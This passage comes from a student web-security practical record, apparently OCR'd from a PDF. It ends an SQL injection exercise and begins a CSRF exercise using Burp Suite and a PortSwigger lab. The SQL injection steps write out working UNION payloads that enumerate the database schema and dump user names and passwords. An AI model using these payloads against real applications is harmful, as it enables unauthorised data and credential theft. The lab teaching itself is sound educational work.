
STEP 7:

- Display the user of the database by the following script :
  %'or 0=0 union select null,user()#




STEP 8:

- Display database name with the following script : %'or 0=0 union select null,database()#




STEP 9:

- Display all the tables present in information_schema by the following script:%'and 1=0 union select null,table_name from information_schema.tables#



STEP 10:

- Display all user tables in information_schema with help of following script:%'and 1=0 union select null,table_name from information_schema.tables where table_name like 'user%'#




STEP 11:

- Display all the columns fields in information_schema users table with help of following script:%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #

STEP 12:

- Display all the columns field contents in the information_schema user table with the help of following script: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



Conclusion: After performing this practical we came to know got hands-on experience in exploiting SQL injection vulnerabilities to access or modify sensitive data in a web application.

PRACTICAL – 3

AIM: CSRF (Cross-Site Request Forgery) attacks: This practical could involve demonstrating how an attacker can use CSRF vulnerabilities to trick a user into performing an unwanted action on a web application.

THEORY:

1) What is CSRF?

➔ Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

2) How to exploit CSRF?

➔ Maria, an attacker, wants to trick Alice into sending the money to Maria instead. The attack will comprise the following steps: -Building an exploit URL or script - Tricking Alice into executing the action with Social Engineering .

3) Mitigation of CSRF.

➔ A number of flawed ideas for defending against CSRF attacks have been developed over time. Here are a few:

- Using a secret cookie: Remember that all cookies, even the secret ones, will be submitted with every request. All authentication tokens will be submitted regardless of whether or not the end-user was tricked into submitting the request. Furthermore, session identifiers are simply used by the application container to associate the request with a specific session object. The session identifier does not verify that the end- user intended to submit the request.

- Only accepting POST requests: Applications can be developed to only accept POST requests for the execution of business logic. The misconception is that since the attacker cannot construct a malicious link, a CSRF attack cannot be executed. Unfortunately, this logic is incorrect. There are numerous methods in which an attacker can trick a victim into submitting a forged POST request, such as a simple form hosted in an attacker's Website with hidden values. This form can be triggered automatically by JavaScript or can be triggered by the victim who thinks the form will do something else.

- Multi-Step Transactions : Multi-Step transactions are not an adequate prevention of CSRF. As long as an attacker can predict or deduce each step of the completed transaction, then CSRF is possible.


- URL Rewriting : This might be seen as a useful CSRF prevention technique as the attacker cannot guess the victim's session ID. However, the user's session ID is exposed in the URL. We don't recommend fixing one security flaw by introducing another.

- HTTPS : HTTPS by itself does nothing to defend against CSRF. However, HTTPS should be considered a prerequisite for any preventative measures to be trustworthy.


- Validating the Referrer Header : This doesn't work in practice because the referrer header can be easily spoofed by an attacker. Additionally, some users or browsers might not send the referrer header due to privacy settings or policies, leading to false positives. Moreover, there are situations where the referrer can be null, such as when a user navigates to a site from a bookmark or any other resource without a traditional URL. In these scenarios, legitimate requests could be mistaken as potential CSRF attacks, which would result in more potential false positive flags.

IMPLEMENTATION:


STEP 1: Open Burp suite community edition. Click on temporary project and then on next.



STEP 2: Click on start burp.




STEP 3: In order to setup a proxy, click on proxy.




STEP 4:


- Go to proxy settings and check for proxy whether it's there or not.
- If it's not there, then add default as 127.0.0.1 and port as 8080.




STEP 5: On burp suite, click on open browser.




STEP 6: The chromium browser opens up.




STEP 7: Search for portswigger website and click on login.



STEP 8: Login by using the credentials.




STEP 9: Click on academy, then all labs and then go to lab named CSRF vulnerability with no defenses.




STEP 10: Click on access the lab.

STEP 11:


- Click on my account and enter the following:
- Username: wiener
- Password: peter
- Further click on login.



STEP 12: Enter any random mail say 123abc@gmail.com and click on update email.




STEP 13: Go to burp suite and on the intercept.

